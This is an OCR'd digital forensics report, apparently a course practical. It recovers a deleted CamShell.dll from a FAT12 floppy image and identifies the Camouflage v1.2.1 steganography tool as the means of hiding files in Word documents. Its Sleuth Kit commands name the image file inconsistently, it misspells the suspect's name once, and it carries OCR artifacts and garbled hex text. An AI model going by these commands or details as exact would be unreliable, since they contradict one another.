
Table 1-7 MACtime information

	Create Time	Access Time	Write Time
CAT.mdb	04/22/2004 15:57	04/23/2004 15:00	04/23/2004 11:21
Hydrocarbon%20fuel%20cell%20page2.jpg	04/23/2004 10:21	04/23/2004 14:59	04/23/2004 10:21
Internal_Lab_Security_Policy.doc	04/22/2004 16:30	04/23/2004 14:58	04/22/2004 16:31
Opportunity.txt	04/23/2004 11:19	04/23/2004 14:59	04/23/2004 14:03
Password_Policy.doc	04/23/2004 09:22	04/23/2004 14:58	04/23/2004 11:55
PEM-fuel-cell-large.jpg	04/23/2004 10:23	04/23/2004 14:59	04/23/2004 10:23
pem_fuelcell.gif	04/23/2004 10:19	04/23/2004 14:59	04/23/2004 10:15
Remote_Access_Policy.doc	04/23/2004 09:22	04/23/2004 15:00	04/23/2004 11:54

Furthermore, we can observe files that extract from camouflaged files, which will be discussed in section 6. The above table provides a list of the MACtime of these extracted files. I am interested in the access time especially, because the possible duration that Mr. Leszczynski ran “Camouflage v1.2.1” for each camouflaged file was from this access time to the time this file was copied to this floppy disk.

Table 1-8 MACtime information

To summarize what I have discussed about timeline analysis in the above paragraph, I draw a timeline chart as follows. The red line stands for the duration that the file existed on disk, the block dotted line stands for the possible duration that the file was deleted and the blue line stands for the possible duration that the last time “Camouflage V1.2.1” was used.






Figure 1-6 Timeline Chart

4.4 File owner(s)

Whether we can gather the ownership information from the image depends on what type of the file system we used. For example, the NTFS file system maintains the information about ownership, but the FAT file system does not. Since, this image was formatted as the FAT file system, we, therefore, have no way to get information about the original file owner through the analysis of this image.

4.5 File size

The size of the recovered file, "CamShell.dll", is 36864 Bytes.

4.6 MD5 hash of the file

The MD5 of the recovered "CamShell.dll" is 6462fb3acca0301e52fc4ffa4ea5eff8. Something I must mention is that part of this recovered "CamShell.dll" has been written over by "_ndex.htm." Consequently, the MD5 of the recovered "CamShell.dll" will not be the same as that of the original "CamShell.dll".




Figure 1-7 Screenshot of "md5sum" command

4.7 Keywords found that are associated with the program/file

1. Strings
The "strings" command can be used to display the printable strings which are equal to or longer than 4 bytes in files. At first, I ran the command "strings" to extract string information from the recovered "CamShell.dll" under the Linux analysis environment and the results of the "strings" are listed in Appendix 1-B. The detail process of how to recover the deleted "CamShell.dll" will be discussed in section 6.
The "strings" command runs as follows:
#strings –t x CamShell.dll > CamShell.dll.strings
Because parts of sectors, which were used by the deleted "CamShell.dll", have been covered by the deleted "_ndex.htm," we should ignore some HTML tags at the beginning of the output. The main interesting strings from "strings"

are as the following:

Description	Keywords
Windows DLL files	kernel32 ole32.dll shell32.dll advapi32.dll user32
Windows API	lstrcpyA lstrlenA CLSIDFromProgID StringFromGUID2 ReleaseStgMedium VirtualProtect GetTextMetricsA CreateCompatibleDC DeleteDC CreateBitmapIndirect SelectObject StretchBlt DeleteObject SetMenuItemBitmaps RegCloseKey
VB related keywords	VB5! VBA6.DLL C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3 VBRUN C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb MSVBVM60.DLL
COM related keywords	DllCanUnloadNow DllGetClassObject DllRegisterServer DllUnregisterServer
Other keywords	CamouflageShell

Table 1-9 Interesting strings

By observing the results of “strings” command, I found some keywords were the same as the name of Windows DLL files, Windows APIs and some function names that a DLL should be implemented to support Component Object Model (COM). I think the deleted “CamShell.dll”, therefore, should be a Windows program. Besides, I also noticed some keywords such as, “**VB5!”**, “**VBA6.DLL”**, “**C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3”**, “**VBRUN”**, “**C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb”** and “**MSVBVM60.DLL”**. Based on this information, I believe this program is written in Virtual Basic language.

2. Bintext

The program “Bintext” is a text extractor, running under Windows environment, which can be used to find plain ASCII text, Unicode text and resource strings in files. After executing the “strings” command, I moved the recovered “Camshell.dll” to the Windows analysis environment. By using

"Bintext" program, I found some interesting strings that were not listed in previous results. The output of the "Bintext" is listed in Appendix 1-C and some additional interesting strings are listed as follows:

ExplorerNameCamouflage **Camouflage** **Uncamouflage** **Camouflage.exe /C** **Camouflage.exe /U** **http://www.camouflage.freeserve.co.uk** **CompanyName** **Twisted Pear Productions** **FileDescription** **Keeps files containing sensitive information safe from prying eyes.** **Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.** **ProductName** **Camouflage** **FileVersion** **1.01.0001** **ProductVersion** **1.01.0001** **InternalName** **CamShell** **OriginalFilename** **CamShell.dll**

Table 1-10 Interesting strings

These new findings provide some useful information about the "CamShell.dll," such as:

1. The "CamShell.dll" is used to keep files containing sensitive information safe from prying eyes
2. The version number of the "CamShell.dll" is 1.01.0001.
3. The product name of this program is called "Camouflage", which is provided by "Twisted Pear Productions" company.
4. A suspicious URL, http://www.camouflage.freeserve.co.uk, might be related to this unknown program

5. Program Identification

Locate the program source code on the Internet. Compile and examine the program and compare the results to demonstrate that the program you download is the exact program that was used. Your comparison must to include a comparison of MD5 hashes and how you arrived at them. Include a full description of your research process and the methods used to come to your conclusions.

According to the result of section 4.7, I try to connect to http://www.camouflage.freeserve.co.uk, but I cannot find any web page through this URL. Also, I cannot get its IP address by using "nslookup www.camouflage.freeserve.co.uk". It seems that they are no longer on line.




Figure 1-8 Screenshot of "nslookup" command

I try to use "Twisted Pear Productions" and "Camouflage", what I found in section 4.7, as keywords to search in the Google. The snapshot is as the following:

Figure 1-9 Screenshot of Google search

I found there is an interesting website – "Camouflage Home Page – Hide your files!" and the following figure is a screenshot of this website:

Figure 1-10 Screenshot of "Camouflage Home Page"

At this website, I also found an introduction about the “Camouflage v1.2.1”:

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention. For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted. For additional security you can password your camouflaged file. This password will be required when extracting the files within. You can even camouflage files within camouflaged files. Camouflage was written for use with Windows 95, Windows 98, Windows ME, Windows NT and Windows 2000, and is simple to install and use.

Table 1-11 An introduction about “Camouflage v1.2.1”

And, the “Camouflage v1.2.1” executable can be downloaded from http://camouflage.unfiction.com/Camou121.exe.

I tried to do some further search in Google to find out the source code of the “Camouflage v1.2.1”, but I had no new findings.

Next, I set up this software on the Windows analysis system and I notice that “CamShell.dll” was part of the “Camouflage v1.2.1”. This initial information seems to reveal that the program Mr. Leszczgaki used is the “Camouflage v1.2.1.” To further prove that, I did more verification. With the results of these activities, I can provide two more major evidences as the following:

Evidence 1: The MD5 of the manual changed “CamShell.dll” is the same as that of the recovered “CamShell.dll.”

Because the first 727 Bytes of recovered “CamShell.dll” have been written over by “_ndex.htm,” the MD5 of the recovered “CamShell.dll,” therefore, must not be the same as the original one, which I downloaded from the Internet. I, thus, tried to simulate this situation by manually copy the first 727 Bytes of the “_ndex.htm” to write over the first 727 Bytes of the original “CamShell.dll.” The MD5 of the recovered “CamShell.dll,” therefore, should be the same as the manual changed “CamShell.dll.” The tool that I used to do manual copy was “UltraEdit 32” and the steps were as follows:

A. Copy the contents of the “_ndex.htm”, whose size is 727 Bytes.




Figure 1-11 Hex information of "_ndex.htm"

B. Open the original "CamShell.dll", which I downloaded from the Internet and select the first 727 Bytes.




Figure 1-12 Hex information of "CamShell.dll"

C. Paste the 727 Bytes that copied from "_ndex.htm" to "CamShell.dll" and then save the filename as "CamShell.dll_manual."




Figure 1-13 Manual copy of "CamShell.dll"

D. Check the MD5 of the "CamShell.dll_manual" by using the "md5sum." I found that, as shown in Figure 1-14, is the same as the MD5 of the recovered "CamShell.dll", shown in Figure 1-1.




Figure 1-14 Screenshot of MD5 of the manual changed "CamShell.dll"

Evidence 2: Taking advantage of observing the structure of camouflaged files, which were created by the "Camouflage v1.2.1," I found their file footers are similar to those of three suspicious Word files, which Mr. Leszczynski wanted to take out of the R&D lab. Furthermore, I can use the same method, which is used to extract hidden files from camouflaged files, to extract hidden files from those Word files. The detail of the analysis will be discussed in section 6.

6. Forensic Details

What is the name of the program used by Mr. Leszczynski? What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes and how it works in this section. k

The name of the program used by Mr. Leszczynski is called "Camouflage v1.2.1." As we discussed in section 5, "Camouflage v1.2.1" is a tool that can be used to hide files by scrambling them and then attaching them to the file of your choice. And, as shown in Figure 1-6, the possible duration that the last time the "Camouflage v1.2.1" was used is from Apr 23, 2004 14:59:00 to Apr 26 2004 09:46:36. In the following paragraph, we will focus on the step-by-

step analysis of the image file and discuss how I came out with these conclusions.

The first step of the analysis was to copy the image into the Linux analysis system and verify the integrity of the image. Next, I used “file” command to realize the type of the image file. The “file” command ran like this:

```
# file /sans/fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-15:




Figure 1-15 Screenshot of “file” command

The above output reveals that this image file is formatted as the FAT 12 file system. To gather further information about the file system, the “fsstat” command can be used. The “fsstat” command ran like this:

```
# fsstat -f fat /sans/v1_5.gz
```

A screenshot is shown in Figure 1-16:




Figure 1-16 Screenshot of “fsstat” command

Next, I used “fls” command to list all files in the image file, as shown in Figure 1-5, and I found there were two suspicious deleted files, “_ndex.htm” and "CamShell.dll”. For FAT file systems, each file or the subdirectory contained in the root directory has a 32 bytes entry that is used to describe some attributes of the file or subdirectory. A description of the directory entry structure is shown in Table 1-12:

Offset	Description
00-07h	Filename
08-0Ah	File Extension
0Bh	File Attribute
0C-15h	Reserved
16-17h	Time of last change
18-19h	Date of last change
1A-1Bh	First cluster of file
1C-1Fh	File size

Table 1-12 The 32 Bytes Directory Entry

When a file is deleted in an original FAT file system, the first character of the filename will be set to “E5h”. Thus, we will lose the information of the first character. That is the reason why the “fls” can only recover the filename as “_ndex.htm.” However, the filename of “CamShell.dll” can be recovered fully because the VFAT (virtual allocation table) has been used by Windows 95 and the following OS systems and this file system allows for long filenames, accepting virtually any character. The VFAT is also backwards compatible with DOS. The long filename is placed in other 32 bytes directory entries in front of the short filename entry. A description of the long filename directory entry is show in Table 1-13:

Offset	Description
00h	Bits 0-4: Sequence number Bit 5:0 Bit 6: 1 = Final Component Bit 7: 0
01h-0Ah	First 5 Characters
0Bh	File Attribute
0Ch	Type indicator
0Dh	Checksum
0E-19h	Next 6 characters
1A-1Bh	Starting cluster number
1C-1Fh	Next 2 characters

Table 1-13 The Long Filename Directory Entry

By observing the output of the “fsstat” command, as shown in Figure 1-16, we know that the root directory is recorded between sector 19 and sector 32 and

the size of each sector is 512 Bytes. We, thus, can find that the information of the root directory starts at the offset 2600h, 19 multiplied by 512, of the image file. As shown in Figure 1-17, that is the directory entry of the “CamShell.dll.” The first 32 bytes is used to record long filename and the later 32 byte is used to record the short filename. The first byte of the long filename directory entry is not the first character of the filename. Thus, we can still recover the full filename information from a deleted file. Besides, we also found the directory entry of the “_ndex.htm” at the offset 02920h. However, there is only one directory entry to record the short filename of the “_ndex.htm”, and because this file was deleted; thus, the first byte of the filename was set to “E5h”.

```
00002620h: E5 43 00 61 00 6D 00 53 00 68 00 0F 00 39 65 00 ; 嗶.a.m.S.h...9e.
00002630h: 6C 00 6C 00 2E 00 64 00 6C 00 00 00 6C 00 00 00 ; l.l...d.l...l...
00002640h: E5 41 4D 53 48 45 4C 4C 44 4C 4C 20 00 09 C9 4D ; 噗MSHELLDLL ..丐
00002650h: 9A 30 9A 30 00 00 88 9D 43 2A 02 00 00 90 00 00 ; ??..?C*...?.
```

Figure 1-17 Directory Entry of “CamShell.dll”

```
00002920h: E5 4E 44 45 58 20 20 20 48 54 4D 20 18 42 F2 4D ; 墏DEX   HTM .B檛
00002930h: 9A 30 9A 30 00 00 BC 56 97 30 02 00 D7 02 00 00 ; ??..墟?..?..
```

Figure 1-18 Directory Entry of “_ndex.htm”

After gathering information of the file system, I did the timeline analysis as described in section 4.3 and tried to inspect the files in the image. The following command can be used to mount image:

#mount -o loop,ro /sans/fl-260404-RJL1.img.gz /mnt/floppy/

Note that the “-o” flag specifies the options to apply to the mount; “loop” option specifies that the loopback device is used, and “ro” option specifies that the file system is used as read-only.

I noticed three of the files, “Internal_Lab_Security_Policy.doc,” “Password_Policy.doc” and “Remote_Access_Policy.doc,” had abnormal Word file footers but they could still be opened by Microsoft Word correctly.

So far, I found something strange, but I still don’t know what Mr. Leszczynski did. I tried to inspect the deleted files, and the “istat” command can be used to show specific inode information in the image. I tried to use this command to gather information about the deleted files. The “istat” command ran like this:

#istat –f fat /sans/fl-260505-RJL1.image.gz 5

#istat –f fat /sans/fl-260505-RJL1.image.gz 28

Screenshots are shown in Figure 1-19 and Figure 1-20:




Figure 1-19 Screenshot of "istat" command




Figure 1-20 Screenshot of "istat" command

I found that sectors 33 and 34 of the "CamShell.dll" have been written over by "_ndex.htm". That useful information can be used to infer when the "CamShell.dll" was deleted, which was discussed in section 4.3. Also, that means even I recover the deleted "CamShell.dll", that is still a "damaged" file.

I used "icat" command to recover the deleted files. The commands ran as follows:

#icat –rf fat /sans/fl-260404-RJL1.img.gz 5 > CamShell.dll

#icat –rf fat /sans/fl-260404-RJL1.img.gz 28 > _ndex.htm

By observing the recovered "_ndex.htm," I think it is a normal HTML file. Thus I focused on the recovered "CamShell.dll." I used "strings" command and "Bintext" program to extract printable strings within the recovered "CamShell.dll," which was described in section 4.7. And, using these keywords, I found the "Camouflage Home Page" and downloaded

“Camouflage v1.2.1” from this website, as described in section 5. After initial checking of the identity of the unknown binary, I set up and tested the “Camouflage v1.2.1” under Windows analysis system. As shown in Figure 1-21 to Figure 1-26, there is a demonstration to hide “CMD.EXE” to append to “Dest.txt” and create a new camouflaged file, “Dest-CMD.txt.” The password, which is set while creating the camouflaged file, will be needed when uncamouflage camouflaged files.

